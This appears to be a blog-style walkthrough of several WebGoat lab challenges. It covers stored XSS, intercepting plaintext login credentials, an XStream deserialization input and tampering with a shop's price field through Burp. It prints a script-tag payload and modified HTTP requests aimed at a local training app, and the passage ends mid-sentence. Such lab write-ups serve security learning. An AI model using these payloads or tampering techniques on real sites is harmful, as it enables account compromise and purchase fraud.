
WebGoat B Sides

Twitter: @BlackSheepSpicy
Twitch: https://twitch.tv/BlackSheepSpicy

This writeup is for all the categories that only had like one challenge, rather than making short write ups for everyone of them i just threw them into here.

Cross Site Scripting (XSS)/Cross Site Scripting (stored)/3:



Add a comment with a JavaScript payload. Again ... you want to call the *webgoat.customjs.phoneHome* function.

As an attacker (offensive security), keep in mind that most apps are not going to have such a straight-forwardly named compromise. Also, you may have to find a way to load your own JavaScript dynamically to fully achieve goals of extracting data.

John Doe uploaded a photo.


24 days ago

If you read my previous write-up on XSS you might recognise this string:

```
<script>webgoat.customjs.phoneHome()</script>
```

If you dont then… well shit lets run it down again:


All this string is doing is specifying that the following text is **javascript** and should be run whenever the page is loaded, the function call in between the script tags os a test function that was left in production that we can invoke and get the number to complete the challenge:



John Doe uploaded a photo.


24 days ago

```
<script>webgoat.customjs.phoneHome()</script>
```



```
phone home said {"lessonCompleted":true,"feedback":"Congratulations. You have successfully completed the
assignment.","output":"phoneHome Response is -1671317406"}
```


Insecure Communication/InsecureLogin/2:



Let's try

Click the "log in" button to send a request containing login credentials of another user. Then, write these credentials into the appropriate fields and submit to confirm. Try using a packet sniffer to intercept the request.

If you're familiar with burp already then this is straight cake, all you have to do is intercept the login request:




```
POST /WebGoat/start.mvc HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Length: 50
Content-Type: text/plain;charset=UTF-8
Cookie: JSESSIONID=4C3853C158E8ABF4A9E0B4A056CBBD2B
Connection: close

{"username":"CaptainJack","password":"BlackPearl"}
```

Insecure Deserialization/5

Vulnerable Components/12



Exploiting CVE-2013-7285 (XStream)


WebGoat Sends an XML document to add contacts to a contacts database.

```
<contact>
    <id>1</id>
    <firstName>Bruce</firstName>
    <lastName>Mayhew</lastName>
    <email>webgoat@owasp.org</email>
</contact>
```

For this example, we will let you enter the xml directly versus intercepting the request and modifying the data. You provide the XML representation of a contact and WebGoat will convert it a Contact object using `XStream.fromXML(xml)`.


Enter the contact's xml representation:

So this one is a bit weird, and truth be told I had to look at a solutions page to get this one right, according to https://github.com/WebGoat/WebGoat/wiki/Main-Exploits heres the XML we have to use:



```
<contact>
    <java.lang.Integer>1</java.lang.Integer>
    <firstName>Bruce</firstName>
    <lastName>Mayhew</lastName>
    <email>webgoat@owasp.org</email>
</contact>
```

If you chuck that in the text box it'll complete… truth be told I need to learn more before I go deeper on this explanation.




✔

Enter the contact's xml representation:

If you are not seeing the application you started; it may be minimized

Client Side/ HTML Tampering/2




Try it yourself

In an online store you ordered a new TV, try to buy one or more TVs for a lower price.

Product	Quantity	Price	Total	
55" M5510 White Full HD Smart TV by Samsung Status: **In Stock**	1	2999.99	$2999.99	✖ Remove

Subtotal	$2999.99
Shipping costs	$0.00
Total	$2999.99


Aight so not gonna lie I totally cheated on this challenge and used burp to complete this:



```
POST /WebGoat/HtmlTampering/task HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 19
Cookie: JSESSIONID=D1C1EE6F3C23901AF91E56C4B7E9B634; WEBWOLFSESSION=84E550CB4AAFB5CECA2B8AF9270642C7
Connection: close

QTY=1&Total=2999.99
```


Just change the “Total” field to something else:



```
POST /WebGoat/HtmlTampering/task HTTP/1.1
Host: localhost:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:8080/WebGoat/start.mvc
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 19
Cookie: JSESSIONID=D1C1EE6F3C23901AF91E56C4B7E9B634; WEBWOLFSESSION=84E550CB4AAFB5CECA2B8AF9270642C7
Connection: close

QTY=1&Total=1000
```

EZ win:



Try it yourself

In an online store you ordered a new TV, try to buy one or more TVs for a lower price.

✓


Product	Quantity	Price	Total	
55" M5510 White Full HD Smart TV by Samsung Status: In Stock	1	2999.99	$2999.99	✖ Remove

Subtotal	$2999.99
Shipping costs	$0.00
Total	$2999.99

Well done, you just bought a TV at a discount


Okay let’s see how this challenge was actually supposed to be completed:

After digging through the page code with inspect element, we finally come across this form input:

